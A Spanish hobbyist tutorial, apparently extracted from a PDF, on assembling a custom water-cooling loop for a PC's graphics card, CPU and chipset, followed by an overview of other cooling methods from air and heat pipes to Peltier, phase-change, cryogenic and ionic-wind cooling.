Aunque usualmente menos ruidosos que los basados en refrigeración por aire, los sistemas de refrigeración por agua tienen partes móviles y en consecuencia se sabe eventualmente pueden sufrir problemas de confiabilidad. Sin embargo, una avería en un sistema de Watercooling (por ejemplo, si deja de funcionar la bomba) no es tan grave como en el caso de la refrigeración por aire, puesto que la inercia térmica del fluido es bastante alta e influye en el CPU calentándolo a niveles peligrosos.

Montaje de una R.L.

En este tutorial trataré de explicar lo mejor posible como montar una refrigeración líquida, ya que como hemos leído arriba un sistema de este tipo en manos inexpertas puede ser desastroso, con unos resultados no deseados por el usuario ni por el estado en que se encontraría después la PC.

El tutorial consta de 7 partes:

1- La gráfica
2- El microprocesador
3- El chipset
4- La interconexión de los componentes
5- Llenado del circuito y purga
6- Presentacion del circuito

7- Resultados

La gráfica

Empezaremos este pequeño tutoria explicando como adaptar correctamente el bloque a nuestra VGA. Trabajaremos sobre una ATI X1900XT junto a un DangerDen Tyee.

Primero de todo acondicionar un buen área de trabajo para estar cómodos y evitarnos problemas. Seguidamente nos dispondremos a retirar los tornillos que sujetan el cooler de la VGA.

Una vez retirado el cooler nuestra grafica presentara un aspecto parecido a este.

Con cuidado retiraremos los restos de pasta que yacen encima del núcleo, dejando este limpio de residuos e impurezas como se presenta en la siguiente foto.

Una vez limpio, nos dispondremos a aplicar una capa de pasta térmica, en este caso hemos usado Artic Silver.

El resultado a de ser algo parecido a que se muestra.

Ahora vamos a entrar en materia, y aplicaremos nuestro bloque a la VGA ya debidamente acondicionada.
Para ello seguiremos las instrucciones del fabricante.
Este es el aspecto de nuestra grafica con el bloque ya instalado.

Finalmente para concluir esta primera parte os muestro una toma, donde podéis ver el peso total del conjunto que alcanza la friolera de

760 gramos en su totalidad.

El Microprocesador

Continuamos con nuestra guía, como anteriormente trabajaremos poco a poco y con paciencia.
El primer paso es retirar el BOX o Cooler de la CPU.
Este será probablemente el aspecto de nuestro micro una vez retirado el

disipador.

Como en la primera parte nos dispondremos a despejar el IHS de los restos de la pasta, debemos dejar lo mas pulido posible la superficie del micro pero trabajar con cuidado!
Una vez limpia la base nos dispondremos a aplicar una capa uniforme en este caso volvemos a usar Artic Silver, intentaremos cubrir bien todo el IHS lo mas uniforme posible.

Ya lo tenemos todo listo para incluir el bloque de nuestra RL , seguir las instrucciones de instalación de vuestro bloque (normalmente si no se adjuntan, en la pagina oficial se pueden visualizar, a mi me paso con el TDX)

Finalmente atornillaremos la placa a la carcasa con el bloque de la CPU.

El chipset

Primeramente quitaremos las sujeciones de nuestro chipset.

En mi caso el disipador del chipset va unido al disipador de los Mosfets por un heat-pipes, por lo que tendremos que quitar las sujeciones del disipador en los Mosfets.

Una vez extraído el disipador se nos presenta el chipset del siguiente modo.

Ya que estamos, nos dispondremos a optimizar el Sourth con unos pequeños y sencillos pasos

Para ello lo primero que realizaremos

será retirar el disipador. Puede ser q nos resulte difícil, en ese caso nos ayudaremos con un destornillador de punta plana y haciendo palanca con cuidado. Un movimiento de rosca agarrando con firmeza el disipador también puede servirnos.

Para sacar más rendimiento, aun que sacrificando algo de estética, retiraremos el embellecedor del disipador Si se realiza con cuidado el embel-

lecedor quedara intacto por lo que nos guardamos de poder tramitar algún RMA ^ ^ de no ser así la placa perderá su garantía.

Como nos encontramos con un disipador conjunto tanto para Chipset como para Mosfets se nos hace imposible aprovechar el disipador por separado para los Mosfets (recordamos que aplicaremos un bloque nuevo al Chipset.)

Por lo tanto y con la ayuda de una dremel nos dispondremos a separar en dos partes el disipador, y así seguir haciendo uso del mismo para los Mosfets, que junto a su blower nos ofrece un rendimiento excelente.

Cortamos justo a escasos centímetros del disipador de los Mosfets el heat-pipe. Será un trabajo fácil pues el Heat es hueco.
El corte se puede realizar con muchas herramientas, caladora, dremel, sierra...
Una vez acabador el corte limpiar bien la zona de trabajo de impurezas
Su resultado:


Seguidamente nos dispondremos a limpiar el chipset de los restos de pasta (puede ser un trabajo largo) que puede ser dura y difícil de extraer. Para ello utilizamos Alcohol y bastoncillos de algodón.

Con movimientos circulares vamos limpiando la superficie, es cierto que si aplicamos calor nos será más fácil eliminar los residuos mas adheridos.

Hacemos lo propio con el Sourth, aplicando alcohol, bastoncillos y paciencia.
Obtendremos un resultado así.

Como con el bloque del Chipset no se nos adjunta ninguna almohadilla protectora para el chipset he usado los protectores que adjuntaba un disipador de ATI para sus memorias.

Colocando estas almohadillas con la cara que pega hacia arriba.



Ahora aplicamos Artic silver tanto al chipset como al Sourth.

Ya con esto terminado ya solo nos resta colocar los disipadores y el bloque en la placa.Esta es la vista que presenta

4ª Parte:La interconexión de los componentes

Aun que en el tutorial no se vea reflejado es importante conectar los tubos a los bloques antes de situar los dispositivos dentro de la caja, para no tener que forzar los mismos.
Cada persona debería estudiar detenidamente el modo en el que va a ordenar y distribuir los componentes dentro de la caja así como el recorrido de los tubos.

Debéis tener en cuenta que lo que más os va a repercutir en el rendimiento de vuestra RL es el recorrido del circuito.

Inicialmente vamos a preparar el radiador, en este caso usamos un par de radiadores para aumentar la disipación del liquido, contamos BlackIce pro v2 Doble y un BlackIce xtreme simple.


Poseo una Armor, todo la parte frontal es un panel perforado por lo que es ideal para situar el radiador tanto para ventilación como disipación del mismo, no solo con esto la thermaltake Armor adjunta un dispositivo para transformar 3 Bahias de 5.25 en 3.5 que nos sirve perfectamente para anclar el radiador y usar este bloque como una pieza única. (como anteriormente e comentado, es muy interesante estudiar como vais a montar vuestro circuito y potenciar al máximo todo lo que tengáis a vuestra disposición)
Este es el resultado, BlackIce pro Doble + Conversor Bahias (ICage).

Aquí podéis ver el BlackIce Extreme más tarde los podréis ver conectados entre si en modo cascada.


Podemos ver como se muestran los radiadores aun sin ventiladores en la parte frontal de la carcasa. Aun presentando solo el chasis de la torre siempre es más fácil trabajar

Instalamos el deposito, en este caso hemos usado un DangerDen Fillport, todo y usar deposito lo usamos para terminar una 'T', en un principio no usaba deposito, por cuestiones de estética se decidió en ultimo momento incluirlo (el liquido no regresa al deposito únicamente funciona como terminador).

De segunda mano pudimos adquirir un Fillport para acoplar a la perfección con el deposito, para ello tuvimos que perforar el techo de nuestra carcasa ;D.




La bomba es parte imprescindible es el ultimo dispositivo que nos faltaba por nombrar.
Trabajamos con una DangerDen D5, la situación es flotante para evitar vibraciones y colocada en perpendicular contra el primer radiador (primer dispositivos después de la bomba) para una presión máxima.




Cómo podéis ver la bomba no toca el suelo.

Ya tenemos el circuito debidamente acondicionado, hemos buscado líneas rectas, recorridos cortos y situaciones practicas como la posición de la bomba.

Os dejo unas fotos del circuito completo donde se pueden ver los dos radiadores conectados en cascada, la suspensión de la bomba y su orientación perpendicular al primer dispositivo





Llenando el circuito y la purga

Preparamos nosotros mismos una solución que usaremos como liquido para nuestro circuito, utilizamos anticongelante UV de alta densidad

al cual le añadimos un 10% de agua destilada para que la solución no sea tan abrasiva con los componentes.

Empezamos a llenar el circuito
Con el fillport es tarea fácil aun sin usar depósito.


La purga sin deposito es lenta, en mi caso unas 20horas para tener un circuito prácticamente purgado, aun que para expulsar todo el aire se necesitara algo mas de tiempo
Esto se vera recompensado por la perdida de presión que nos produce un deposito.

Presentación del circuito


En esta ocasión hemos ido al grano, haciendo un llenado rápido apagando y encendiendo la bomba con lo que hemos ahorrado un buen montón de horas .

Os presento los resultados con el 3 bloque .

Para salvar la curva que se presentaba de VGA a Chipset se a salvado con un codo 14mm, mejor ahorrarse cantos rectos y poner un codo curvo.



Aquí ya hemos contemplamos el circuito con el bloque del chipset montado.



Los resultados

Partiendo de la base, que el Black-Ice pro Doble tiene dos ventis 120 aun le tengo que añadir 1 más, y que el BlackIce xtreme Simple esta pasivo (la intencion es que lleve dos de 120) Y añadiendo dos más de 120 en la caja uno en el techo y otro en la parte posterior. Diremos que las temperaturas no andan nada mal.

Refrigeración por Aire

La refrigeración pasiva es probablemente el método más antiguo y común para enfriar no sólo componentes electrónicos sino cualquier


cosa. Así como dicen las abuelitas "tomar el fresco", la idea es que ocurra intercambio de calor entre el aire a temperatura ambiente y el elemento a enfriar, a temperatura mayor. El sistema es tan común que no es en modo alguno invención del hombre y la misma naturaleza lo emplea profusamente: miren por ejemplo a los elefantes que usan sus enormes orejas para mantenerse frescos, y no porque las usen de abanico sino porque éstas están llenas de capilares y el aire fresco enfría la sangre que por ellos circula.

El ejemplo de los elefantes se aplica entonces, a las técnicas para enfriar componentes electrónicos, y la idea es básicamente la misma: incrementar la superficie de contacto con el aire para maximizar el calor que éste es capaz de retirar. Justamente con

el objeto de maximizar la superficie de contacto, los disipadores o en inglés heatsinks consisten en cientos de aletas delgadas. Mientras más aletas, más disipación. Mientras más delgadas, mejor todavía.

Refrigeración Pasiva por Aire

Las principales ventajas de la disipación pasiva son su inherente simplicidad (pues se trata básicamente de un gran pedazo de metal), su durabilidad (pues carece de piezas móviles) y su bajo costo. Además de lo anterior, no producen ruido. La mayor desventaja de la disipación pasiva es su habilidad limitada para dispersar grandes cantidades de calor rápidamente. Los disipadores (heatsinks) modernos son incapaces de refrigerar efectivamente CPUs de gama alta, sin mencionar GPUs de la misma categoría sin ayuda de un ventilador.



Los disipadores (heatsinks) modernos son usualmente fabricados en cobre o aluminio, materiales que son excelentes conductores de calor y que son relativamente baratos de producir. En particular, el cobre es bastante más caro que el aluminio por lo que los disipadores de cobre se consideran el formato premium mientras que los de aluminio son lo estándar. Sin embargo, si de verdad quisiéramos conductores premium podríamos usar plata para este fin, puesto que su conductividad térmica es mayor todavía. Por eso, aunque el cobre es sustancialmente más caro que el aluminio, es válido decir que ambos son materiales baratos... sólo piensen en la alternativa.

Refrigeración Activa por Aire


La refrigeración activa por aire es, en palabras sencillas, tomar un sistema pasivo y adicionar un elemento que acelere el flujo de aire a través de las aletas del heatsink. Este elemento es usualmente un ventilador aunque se han visto variantes en las que se utiliza una especie de turbina.

En la refrigeración pasiva tiende a suceder que el aire que rodea al disipador se calienta, y su capacidad de evacuar calor del disipador disminuye. Aunque por convección natural este aire caliente se mueve, es mucho más eficiente incorporar un mecanismo para forzar un flujo de aire fresco a través de las aletas del disipador, y es exactamente lo que se logra con la refrigeración activa.

Aunque la refrigeración activa por aire no es mucho más cara que la pasiva, la solución tiene desventajas significativas. Por ejemplo, al tener partes móviles es susceptible de averiarse, pudiendo ocasionar daños irreparables en el sistema si es que esta avería no se detecta a tiempo (en otras palabras, si un sistema pensado para ser enfriado activamente queda en estado pasivo por mucho tiempo). En segundo lugar, aunque este aspecto ha mejorado mucho todos los ventiladores hacen ruido. Algunos son más silenciosos que otros, pero siempre serán más ruidosos que los cero decibeles que produce una solución pasiva.

Refrigeración Líquida por Inmersión

Una variación extraña de este mecanismo de refrigeración es la inmersión líquida, en la que un computador es totalmente sumergido en un líquido de conductividad eléctrica muy baja como el aceite mineral. El computador se mantiene enfriado por el intercambio de calor entre sus partes el líquido refrigerante y el aire de ambiente. Este método no es práctico para la mayoría de los usuarios por razones obvias.



Pese a que este método tiene un enfoque bastante simple (llene un acuario de aceite mineral y luego ponga su PC adentro) también tiene sus desventajas. Para empezar, debe ser bastante desagradable el intercambio de piezas para upgrade.

Refrigeración por Metal Líquido

Metal Líquido como solución a la refrigeración de CPUs
Al estar llegando ya a su límite las principales formas de refrigeración la industria necesita una nueva forma de refrigeración. Aquí es donde entra en juego NanoCoolers, que ha inventado un sistema único donde se usa metal líquido que posee todas las capacidades para satisfacer las necesidades actuales de refrigeración. Parte de la unicidad de este sistema se basa en su simpleza.

El sistema consta de un metal líquido como conductor, una placa para la disipación de calor del micro, una bomba electromagnética y los tubos que conectan todo esto. Por supuesto, también consta de partes que lo interconectan todo, así como de un ventilador y el soporte que alberga el sistema, etc. Pero la simplicidad del sistema es única

El metal líquido

Os preguntareis: ¿pero que diferencias hay entre nuestras refrigeraciones líquidas y este sistema? La respuesta es que el metal líquido tiene numerosas ventajas sobre la mezcla que usamos en las RL. Por ejemplo, puede abarcar mucho mas calor lo que implica que refrigerara mas rapido. Hierve a 2000 ºC, a diferencia del agua común, que lo hace a 100ºC, lo que le proporciona la cualidad de poder refrigerar ingentes cantidades de calor sin cambiar de fase, quitando la concentración de calor como un factor limitador. El metal líquido es no-inflamable, no es tóxico (lo dudo, pero eso dice su web) y no daña el medio ambiente. Como metal, conduce muy bien tanto el calor como la electricidad. Esto le proporciona dos cualidades: que disipa el calor muy bien y que es posible usar bombas electromagnéticas para mover el líquido.


Ventajas de este sistema:

- Resistencia térmica muy baja
- Funcionalidad silenciosa
- Fiabilidad debido a la simplicidad del sistema y a la inexistencia de partes moviles
- Tamaño total reducido
- Soporte de grandes flujos de calor
- No importa la orientación del sistema
- Permite la refrigeración de varias fuentes de calor
- Control de gaste energético dependiendo de las necesidades de refrigeración

A diferencia del agua, este compuesto puede ser bombeado electromagnéticamente, eliminando la necesidad de una bomba mecánica. A pesar de su naturaleza innovadora, el metal líquido de nano-Coolers nunca alcanzó una etapa comercial.

Refrigeración Termoeléctrica (TEC)

En 1834 un frances llamado Juan Peltier (no es chiste, la traducción al español de Jean Peltier), descubrio que aplicando una diferencia electrica en 2 metales o semiconductores (de tipo p y n) unidas entre sí, se generaba una diferencia de temperaturas entre las uniones de estos. La figura de abajo muestra que las uniones p-n tienden a calentarse y las n-p a enfriarse.



El concepto rudimentario de Peltier fué paulatinamente perfeccionado para que fuera un solo bloque con las uniones semiconductoras, (que generalmente son en base a Seleniuro de Antimonio y Telururo de bismuto) conectadas por pistas de cobre y dispuestas de tal manera , que transportara el calor desde una de sus caras hacia la otra, haciendo del mecanimo una "bomba de calor" ya que es capaz de extraer el calor de una determinada superficie y llevarlo hacia su otra cara para disiparlo.

Una de las tantas gracias de estos sistemas de refrigeración que se ocupan en todo ámbito (generalmente industrial), es que son bastante versátiles, basta con invertir la polaridad para invertir el efecto (cambiar el lado que se calienta por el frío y viceversa), la potencia con que enfría es fácilmente modificable dependiendo del voltaje que se le aplique y es bastante amable con el medio ambiente ya que no necesita de gases nocivos como los usados en los refrigeradores industriales para realizar su labor.

El uso de refrigeración termoeléctrica por lo general se circunscribe al ámbito industrial, pero tanto los fanáticos como algunos fabricantes han desarrollado productos que incorporan el elemento Peltier como método para enfriar el procesador de un PC. Estas soluciones, que de por sí involucran un fuerte aumento del consumo eléctrico (toda vez que un peltier es bastante demandante de potencia) no pueden operar por sí solas, pues se hace necesario un sistema que sea capaz de retirar calor de la cara caliente del Peltier.

Refrigeración por Heatpipes

Definición: Heat Pipe traducido viene a significar algo así como tubería de calor. Y la verdad es q la definición se ajusta bastante al concepto en sí mismo.

Funcionamiento: bueno vamos al meollo del asunto.

Este es el esquema básico del funcionamiento de un HeatPipe (mas adelante complicaremos un poco la cosa).

Básicamente un Heat Pipe es un tubo hueco, relleno de un fluido. Uno de los extremos del tubo se coloca sobre un generador de calor (en el caso que nos ocupa, sobre el core de un microprocesador).

A: el extremo del cilindro con el fluido activo, reposa sobre un generador de calor.

B: la superficie del HeatPipe transmite el calor, al fluido activo, el cual aumenta su temperatura y comienza a evaporarse.

C: el líquido evaporado asciende hasta la sección de condensación, que será donde se libera el calor del fluido (se enfría), y este se condensa, volviendo a estado líquido.

D: el fluido activo vuelve hacia la zona de evaporación debido a la gravedad.

Cambio de Fase

Los sistemas de enfriamiento por cambio de fase se basan en la misma máquina térmica que opera en todo refrigerador. Aunque los sistemas han cambiado mucho desde los primeros refrigeradores -empezando por el abandono de los gases que eran dañinos para el medio ambiente- el principio es el mismo: utilizar a nuestro favor la ley de los gases perfectos y las propiedades termodinámicas de un gas para instigarlo a tomar o ceder calor del o al medio ambiente en distintos puntos del ciclo.

El cambio de fase es el método de enfriamiento preferido en refrigeradores comerciales y algunos sistemas de aire acondicionado, pero en el campo de la computación se ve muy poco. En un primer acercamiento algunos técnicos en refrigeración aficionados al overclock implementaron máquinas artesanales para aplicar refrigeración por cambio de fase al PC, pero en los últimos años se viene viendo de forma cada vez más frecuente la aparición de sistemas comerciales, más compactos, estilizados y -por supuesto- caros.


Los overclockeros extremos no miran con muy buenos ojos estas soluciones comerciales principalmente por dos razones. Primero, las necesidades de enfriamiento de cada plataforma son distintas, y aunque es improbable que el PC vaya a calentarse utilizando un sistema de cambio de fase, sí puede darse que la solución comercial sea insuficiente para llegar a temperaturas extremadamente bajas.

En segundo lugar, hoy por hoy el ciclo clásico que se ilustra en el esquema ha sido refinado y paulatinamente reemplazado por circuitos en cascada, en donde hay varios ciclos de refrigeración por cambio de fase y cada uno enfría al siguiente.

Cambio de fase por vibración


El Vibration Induced Droplet Atomization (VIDA) es un sistema experimental que probablemente nunca se utilizará comercialmente pero por lo ingenioso que resulta vale la pena mencionarlo. En rigor, dudé mucho si ubicarlo como un subconjunto de los sistemas de cambio de fase porque el principio de su funcionamiento no se basa en el ciclo térmico que inventó Carnot, pero de todos modos el fenómeno físico mediante el cual se retira calor es en buenas cuentas un cambio de fase.

El VIDA opera de la siguiente manera atomizando un fluido que puede ser simplemente agua, y sometiéndolo a una intensa vibración, se logra que éste pase al estado gaseoso a temperatura ambiente (evaporarse). El agua (o el líquido que se utilice) toma una gran cantidad de calor del medio circundante. En otras palabras, una gótula de agua lo suficientemente pequeña y convenientemente zangoloteada se convertirá en vapor espontáneamente, y si logras que ello ocurra en contacto con la superficie deseada, el agua retirará de ella una gran cantidad de calor.



Criogenia

Incluso más raro que la refrigeración por cambio de fase es aquella basada en la criogenia, que utiliza nitrógeno líquido o hielo seco (dióxido de carbono sólido). Estos materiales son usados a temperaturas extremadamente bajas (el nitrógeno líquido ebulle a los -196ºC y el hielo seco lo hace a -78ºC) directamente sobre el procesador para mantenerlo frío. Sin embargo, después que el líquido refrigerante se haya evaporado por completo debe ser reemplazado. Daño al procesador a lo largo del tiempo producto de los frecuentes cambios de temperatura es uno de los motivos por los que la criogenia sólo es utilizada en casos extremos de overclocking y sólo por cortos periodos de tiempo.



Respecto de este método extremo, en CHW podríamos decir que tenemos cierta experiencia. En experimentos como el legendario Proyecto Kill Pi o en el campeonato nacional de Overclock utilizamos el método del hielo seco con excelentes resultados.

Propulsión de aire electrostático y el efecto de descarga corona

Un nuevo tipo de tecnología de refrigeración ultra-delgada y silenciosa para procesadores está siendo desarrollada por Tecnologías Avanzadas Kronos en colaboración con Intel y la Universidad de Washington.

En dos años, esta nueva tecnología podría reemplazar las actuales técnicas de enfriamiento por ventiladores en notebooks y otros dispositivos portátiles, volviéndolos más confiables y mucho más silenciosos.

La tecnología de refrigeración que está siendo desarrollada por Kronos emplea un dispositivo llamado "bomba de viento iónico" (ionic wind pump), un acelerador de fluidos electrostáticos cuyo principio básico de operación es la descarga por efecto corona. Este fenómeno ocurre cuando el potencial de un conductor cargado alcanza una magnitud tal que sobrepasa la rigidez dieléctrica del fluído que lo rodea (por ejemplo aire) este aire, que en otras circunstancias es un excelente aislante, se ioniza y los iones son atraídos y repelidos por el conductor a gran velocidad, produciéndose una descarga eléctrica que exhibe penachos o chispas azules o púrpura, y que a su vez moviliza el fluido. La descarga por efecto corona es similar a lo que ocurre con la caída de un rayo, salvo porque en ese caso no hay un conductor propiamente tal, la diferencia de potencial eléctrico es tan enorme que los rayos son capaces de atravesar fácilmente 5 kilómetros de aire, que por lo general es uno de los mejores aislantes que existen.

Para aprender más acerca de la tecnología de enfriamiento de Kronos, el sitio The Future of Things entrevistó al profesor Alexander Mamishev y al estudiante de doctorado Nels Jewell-Larsen de la Universidad de Washington (Washington University) y al Dr. Igor Krichtafovitch, Oficial en Jefe de Tecnología (Chief Technology Officer) de Tecnologías Avanzadas Kronos (Kronos Advanced Technologies).

Despedida

En este artículo hemos dado todo tipo de conceptos sobre los tipos de refrigeración y el moteje de un tipo especifico al que se considera de mayor importancia, la refrigeración líquida, este tipo de refrigeración es el que mejor resultados nos da a la hora de querer bajar la temperatura de nuestra pc, por supuesto hay otros tipos que también dan muchos resultados como es el caso de los heatpipes, pero no solo esos tipos dan buenos resultados, en genera todos dan buenos resultados, perc eso depende de para que necesitemos enfriar nuestra PC, es evidente que si queremos hacer overclocking extremo no le pondremos refrigeración por aire, cada tipo de refrigeración se adapta a un tipo de necesidad, la más aclamada suele ser la de overclock normal, para este tipo de refrigeración las más recomendadas son por heatpipes o R.L., está última da mejores resultados que la primera pero es más cara. También las otras refrigeraciones como por aire, no suelen utilizarse para el overclock, ya que son utilizadas de serie. Las otras como la refrigeración termo eléctrica serán utilizadas en mini portátiles y PDAs, una de las también que parece que tendrá futuro será la del viento iónico probablemente sea utilizado en portátiles como alternativa de las bases con ventiladores, además de esas en este artículo, se encontraba la refrigeración por metal líquido que desgraciadamente no alcanzó el éxito comercial. Este es el resumen general de todo 